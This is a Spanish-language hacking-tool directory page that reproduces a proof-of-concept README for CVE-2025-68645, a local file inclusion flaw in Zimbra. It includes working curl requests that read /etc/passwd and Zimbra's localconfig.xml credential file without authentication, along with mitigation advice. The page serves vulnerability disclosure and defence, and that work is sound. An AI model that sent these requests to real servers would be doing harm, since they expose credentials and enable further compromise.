Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-68645 — CVE-2025-68645 | Kitploit
Herramientas/GitHubGitHub/0xblackash/cve-2025-68645
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónSeguridad WebPruebas de Penetración
GitHub0xblackash/cve-2025-68645

CVE-2025-68645

CVE-2025-68645

Ver Repositorio
2120hace 6 mesesAún no revisado
Compartir

🛡️ CVE-2025-68645 - Análisis de Inclusión de Archivos Local (LFI) en Zimbra

zimbra

Vulnerability Target Severity Status


📌 Resumen

Este documento describe una vulnerabilidad de Inclusión de Archivos Local (LFI) que afecta a Zimbra Collaboration Suite.

El problema surge por un manejo inadecuado del siguiente parámetro:

/h/*?javax.servlet.include.servlet_path=

Esto permite que un usuario no autenticado acceda a recursos internos de la aplicación.


🔍 Detalles de la Vulnerabilidad

  • Tipo: Inclusión de Archivos Local (LFI)
  • Acceso: No autenticado
  • Componente afectado: Webmail (Interfaz Clásica)
  • Vector de ataque: Manipulación de solicitudes HTTP

🧪 Verificación Inicial

Solicitud de prueba:

curl -k "https://TARGET/h/rest?javax.servlet.include.servlet_path=/WEB-INF/web.xml"

▶️ Demo:

cve-2025-68645 cve-2025-68645 1

✅ Resultado


  • Archivo interno recuperado exitosamente
  • Confirma manejo inadecuado de entrada

⚙️ Comportamiento del Endpoint

Múltiples endpoints procesan el parámetro vulnerable de manera diferente.

Ejemplo:

/h/printcalendar?javax.servlet.include.servlet_path=...

Observaciones:

  • Comportamiento de acceso a archivos más consistente
  • Mejor confiabilidad de respuesta en comparación con /h/rest

🚧 Consideración sobre TLS

Problema

SSL: certificate subject name does not match target host

Solución alternativa

curl -k "https://TARGET/..."

🚀 Ejemplos de Explotación

📂 Acceder a Recurso Web Interno

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/WEB-INF/web.xml"

📂 Intentar Acceder a Archivos del Sistema

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/etc/passwd"

🔐 Acceder a la Configuración de la Aplicación

curl -k "https://TARGET/h/printcalendar?javax.servlet.include.servlet_path=/opt/zimbra/conf/localconfig.xml"

Posible Exposición:

  • Credenciales de servicios
  • Configuración interna
  • Detalles de la infraestructura

🧠 Impacto

La explotación exitosa puede llevar a:

  • Divulgación de archivos de configuración sensibles
  • Exposición de servicios internos y arquitectura
  • Fuga de credenciales
  • Mayor riesgo de compromisos adicionales

🛡️ Mitigación

  • Actualizar Zimbra a versiones parcheadas

  • Restringir el acceso a los endpoints vulnerables

  • Monitorear registros en busca de parámetros sospechosos:

    • javax.servlet.include.servlet_path
  • Implementar reglas WAF para bloquear patrones maliciosos


💡 Conclusiones Clave

  • Fallos en la validación de entrada pueden exponer recursos internos
  • Diferentes endpoints pueden comportarse de manera inconsistente
  • Los archivos de configuración a menudo contienen información crítica
  • La detección temprana reduce significativamente el riesgo

🏴 Conclusión

  • Vulnerabilidad confirmada: CVE-2025-68645
  • La explotación permite acceso no autorizado a archivos
  • Se recomienda encarecidamente una remediación inmediata

🔐 La Seguridad Importa

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →